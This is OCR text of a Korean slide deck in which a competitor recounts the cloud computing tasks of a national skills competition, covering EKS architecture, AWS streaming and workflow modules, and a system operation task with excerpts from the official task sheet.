
4. 더 큰 무대로, 제61회 전국기능경기대회




당해 연도 시/도에서 가장 잘하는 친구들이 모인 자리인 만큼 그 누구보다 노력하기로 마음 먹음

일단 상금에 눈이 돌아간 것도 있는 듯..

4. 더 큰 무대로, 제61회 전국기능경기대회



4. 더 큰 무대로, 제61회 전국기능경기대회



4-1. 과제 구성과 그 내용

지방대회땐 인프라 구축, Small Challenge 2개의 과제였다면 전국대회는 여기에 시스템 운영 과제가 추가됨.

사실상 가장 어렵고 변별력이 강한 과제. 특히 올해는 뒤에서 설명할 과제 출제 공모전 때문에 변별력에 있어 더욱 더 중요해짐

4-1. 과제 구성과 그 내용

지방대회땐 인프라 구축, Small Challenge 2개의 과제였다면 전국대회는 여기에 시스템 운영 과제가 추가됨. 사실상 가장 어렵고 변별력이 강한 과제. 특히 올해는 뒤에서 설명할 과제 출제 공모전 때문에 변별력에 있어 더욱 더 중요해짐

1과제. Solution Architecture — 주어진 아키텍처를 바탕으로 고가용성, 보안, 확장성 등을 고려한 인프라를 구축해야 하는 과제. 구현 난이도는 당연히 지방대회보다 더 어려움

4-1. 과제 구성과 그 내용

지방대회땐 인프라 구축, Small Challenge 2개의 과제였다면 전국대회는 여기에 시스템 운영 과제가 추가됨.
사실상 가장 어렵고 변별력이 강한 과제. 특히 올해는 뒤에서 설명할 과제 출제 공모전 때문에 변별력에 있어 더욱 더 중요해짐

1과제. Solution Architecture — 주어진 아키텍처를 바탕으로 고가용성, 보안, 확장성 등을 고려한 인프라를 구축해야 하는 과제. 구현 난이도는 당연히 지방대회보다 더 어려움

2과제. Small Challenge — 4개 + α로 독립된 세부 과제(모듈)를 제한된 시간 내에 풀이해야함. (공모전 포함)

4-1. 과제 구성과 그 내용

지방대회땐 인프라 구축, Small Challenge 2개의 과제였다면 전국대회는 여기에 시스템 운영 과제가 추가됨.
사실상 가장 어렵고 변별력이 강한 과제. 특히 올해는 뒤에서 설명할 과제 출제 공모전 때문에 변별력에 있어 더욱 더 중요해짐

1과제. Solution Architecture — 주어진 아키텍처를 바탕으로 고가용성, 보안, 확장성 등을 고려한 인프라를 구축해야 하는 과제. 구현 난이도는 당연히 지방대회보다 더 어려움

2과제. Small Challenge — 4개 + α로 독립된 세부 과제(모듈)를 제한된 시간 내에 풀이해야함. (공모전 포함)

3과제. System Operation — 실시간으로 들어오는 트래픽을 유연하게 대응하고 악성 트래픽을 차단하는 등..


4-1. 과제 구성과 그 내용

1과제. Solution Architecture

1. 요구사항

당신은 Unicorn Tickets의 DevOps 엔지니어로써 콘서트 예약 플랫폼의 클라우드 환경을 설계하고 운영하고자 합니다. 티켓 예약 시 사용자들이 몰려 높은 트래픽이 발생할 수 있기에 확장성 높고 안정적이여야 하며, 이를 위해 컨테이너 오케스트레이션 도구로 EKS를 선택하였습니다. 아래 다이어그램과 주어진 요구사항을 기반으로 인프라를 구축합니다.

Diagram



Kubernetes(컨테이너 오케스트레이터) 기반 인프라 구축, 로깅이나 모니터링 등 옵저버빌리티 요소 구축, 일부 서버리스 서비스 구축.

Well-Known 기술들이고, 아키텍처 자체가 Best Practices이기 때문에 구현에 있어 어려운건 아니지만, 4시간 내에 많은 서비스를 다루고 유기적으로 구성해야 하기 때문에 굉장히 어려운 과제임.


4-1. 과제 구성과 그 내용

1과제. Solution Architecture

1. 요구사항

당신은 Unicorn Tickets의 DevOps 엔지니어로써 콘서트 예약 플랫폼의 클라우드 환경을 설계하고 운영하고자 합니다. 티켓 예약 시 사용자들이 몰려 높은 트래픽이 발생할 수 있기에 확장성 높고 안정적이여야 하며, 이를 위해 컨테이너 오케스트레이션 도구로 EKS를 선택하였습니다. 아래 다이어그램과 주어진 요구사항을 기반으로 인프라를 구축합니다.

Diagram



Kubernetes(컨테이너 오케스트레이터) 기반 인프라 구축, 로깅이나 모니터링 등 옵저버빌리티 요소 구축, 일부 서버리스 서비스 구축.

Well-Known 기술들이고, 아키텍처 자체가 Best Practices이기 때문에 구현에 있어 어려운건 아니지만, 4시간 내에 많은 서비스를 다루고 유기적으로 구성해야 하기 때문에 굉장히 어려운 과제임.

그런데 대회 참가자 절반 이상이 만점을 받았다????

(뒤에서 설명)

4-1. 과제 구성과 그 내용

2과제. Small Challenge

하나의 과제에 N개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임 (동일)

1. 요구사항

1) Workflow
2) Real-time data analytics
3) MSK

4-1. 과제 구성과 그 내용

2과제. Small Challenge

하나의 과제에 N개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임 (동일)

1. 요구사항

1) AWS Step Functions(비주얼 워크플로우 오케스트레이션 서비스) 기반 서버리스 인프라 구축

2) Real-time data analytics

3) MSK

4-1. 과제 구성과 그 내용

2과제. Small Challenge

하나의 과제에 N개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임 (동일)

1. 요구사항

1) Workflow

2) Flink Studio Notebook(대화형 스트리밍 데이터 분석 환경) 인프라 구축

3) MSK

4-1. 과제 구성과 그 내용

2과제. Small Challenge

하나의 과제에 N개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임 (동일)

1. 요구사항

1) Workflow

2) Real-time data analytics

3) AWS MSK(Managed Streaming for Apache Kafka) 서버 구축 과제

4-1. 과제 구성과 그 내용

2과제. Small Challenge

하나의 과제에 N개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임 (동일)

1. 요구사항

1) Workflow

2) Real-time data analytics

3) MSK

지방대회땐 과제 4개라면서 3개 밖에 없는데요?



4-1. 과제 구성과 그 내용

2과제. Small Challenge

하나의 과제에 N개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임 (동일)

1. 요구사항

1) Workflow
2) Real-time data analytics
3) MSK

이 과제가 과제 출제 공모전에서 당선된 2과제인데, 오류로 인해 하나의 모듈이 드롭됐음.

4-1. 과제 구성과 그 내용

2과제. Small Challenge

하나의 과제에 N개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임 (동일)

1. 요구사항

1) Workflow
2) Real-time data analytics
3) MSK

+ DynamoDB Streams, TTL을 활용한 EDA 아키텍처 구축
+ **System Troubleshooting (핵심!!!)**

(변별력이 또 떨어진 이유는 나중에 설명)

⇒ **과제 변별력을 위해 사전 고지 없이 당일 출제!!!**

4-1. 과제 구성과 그 내용

2과제. Small Challenge

하나의 과제에 N개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임 (동일)

1. 요구사항

1) Workflow
2) Real-time data analytics
3) MSK

+ DynamoDB Streams, TTL을 활용한 EDA 아키텍처 구축
+ **System Troubleshooting (핵심!!!)** ← (스포) 여기서 하드캐리



4-1. 과제 구성과 그 내용

2과제. Small Challenge

하나의 과제에 N개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임 (동일)

1. 요구사항

1) Workflow ← 근데 여기서 좀 삐끗함..
2) Real-time data analytics
3) MSK

+ DynamoDB Streams, TTL을 활용한 EDA 아키텍처 구축
+ **System Troubleshooting (핵심!!!)** ← (스포) 여기서 하드캐리

4-1. 과제 구성과 그 내용

3과제. System Operation

전국기능경기대회 클라우드 컴퓨팅 직종의 꽃이라고도 할 수 있는 과제. 요구사항에 맞는 최적의 아키텍처를 옵저버빌리티와 함께 구축하고, 트래픽에 대해 장애와 오류를 최소하화여 시스템을 운영, 동시에 최대한 저비용으로 시스템을 운영해야 함. 즉 "클라우드 컴퓨팅"이라는 기술 역량을 한번에 다룰 수 있어야 한다는 것.

2026년도 전국기능경기대회

직 종 명	클라우드컴퓨팅	과 제 명	System operation	과제번호	제 3과제
경기시간	3시간	비 번 호		심사위원 확 인	(인)

1. 요구사항

개발된 어플리케이션을 배포하여 사용자들에게 서비스를 제공하는 시스템을 구축하고 운영을 위한 모니터링 시스템을 구축합니다. 목표로 설정한 서비스 수준을 만족하도록 트래픽을 처리해야 하며, 구축한 시스템에 발생할 수 있는 장애와 오류를 빠르게 감지하여 최적의 사용자 경험을 제공하도록 시스템을 운영해야 합니다. 동시에 최대한 저비용으로 시스템을 운영할 수 있도록 합니다.

4-1. 과제 구성과 그 내용

3과제. System Operation

전국기능경기대회 클라우드 컴퓨팅 직종의 꽃이라고도 할 수 있는 과제. 요구사항에 맞는 최적의 아키텍처를 옵저버빌리티와 함께 구축하고, 트래픽에 대해 장애와 오류를 최소하화여 시스템을 운영, 동시에 최대한 저비용으로 시스템을 운영해야 함. 즉 "클라우드 컴퓨팅"이라는 기술 역량을 한번에 다룰 수 있어야 한다는 것.

2026년도 전국기능경기대회

직 종 명	클라우드컴퓨팅	과 제 명	System operation	과제번호	제 3과제
경기시간	3시간	비 번 호		심사위원 확 인	(인)


1, 2과제 좋은 성적으로 달려가던 친구들 중 1/4이 여기서 전부 떨어졌음!!!

1. 요구사항

개발된 어플리케이션을 배포하여 사용자들에게 서비스를 제공하는 시스템을 구축하고 운영을 위한 모니터링 시스템을 구축합니다. 목표로 설정한 서비스 수준을 만족하도록 트래픽을 처리해야 하며, 구축한 시스템에 발생할 수 있는 장애와 오류를 빠르게 감지하여 최적의 사용자 경험을 제공하도록 시스템을 운영해야 합니다. 동시에 최대한 저비용으로 시스템을 운영할 수 있도록 합니다.

4-1. 과제 구성과 그 내용


3과제. System Operation



4-1. 과제 구성과 그 내용

3과제. System Operation

3과제는 다른 과제들과 다르게 4시간이 아닌 3시간 동안만 진행되는데, 초반 1시간은 요구 사항에 충족하는 클라우드 인프라를 구축해야 함.



클라우드컴퓨팅 제3과제 1 - 7

필수 Software Stack

AWS	개발언어/프레임워크
- VPC - EKS, EC2, ECR - RDS - S3	- Golang / Gin

사용 가능 Software Stack

AWS	개발언어/프레임워크
- ELB, API Gateway - CloudFront, ASG - Cloudwatch - WAF	- Docker

2. 선수 유의사항

1) 기계 및 공구 등의 사용 시 안전에 유의하시고, 감압 시 안전장비 및 복장 등을 착용하여 사고를 예방하여 주시기 바랍니다.
2) 작업 중 화상, 감전, 찰과상 및 안전사고 예방에 유의하시고, 공구나 작업도구 사용 시 안전보호구 착용 등 안전수칙을 준수하시기 바랍니다.
3) 작업 중 공구만 사용에 주의하고, 안전수칙을 준수하여 사고를 예방하여 주시기 바랍니다.
4) 과기 시작 전 기바른 스트레칭 등으로 긴장을 풀어주시고, 작업도구의 사용 시 안전에 주의하십시오.
5) 선수의 계정에는 비용제한이 존재하며, 이보다 더 높게 과금될 시 계정 사용이 불가능할 수 있습니다.
6) 문제에 제시한 골뱅이 스는 변수를 뜻함으로 선수가 적절히 변경하여 사용해야 합니다.
7) 과제 종료 시 진행 중인 테스트를 모두 종료하여 서버에 부하가 발생 하지 않도록 합니다.
8) 별도 언급이 없는 경우, ap-northeast-2 리전에 리소스를 생성하도록 합니다.
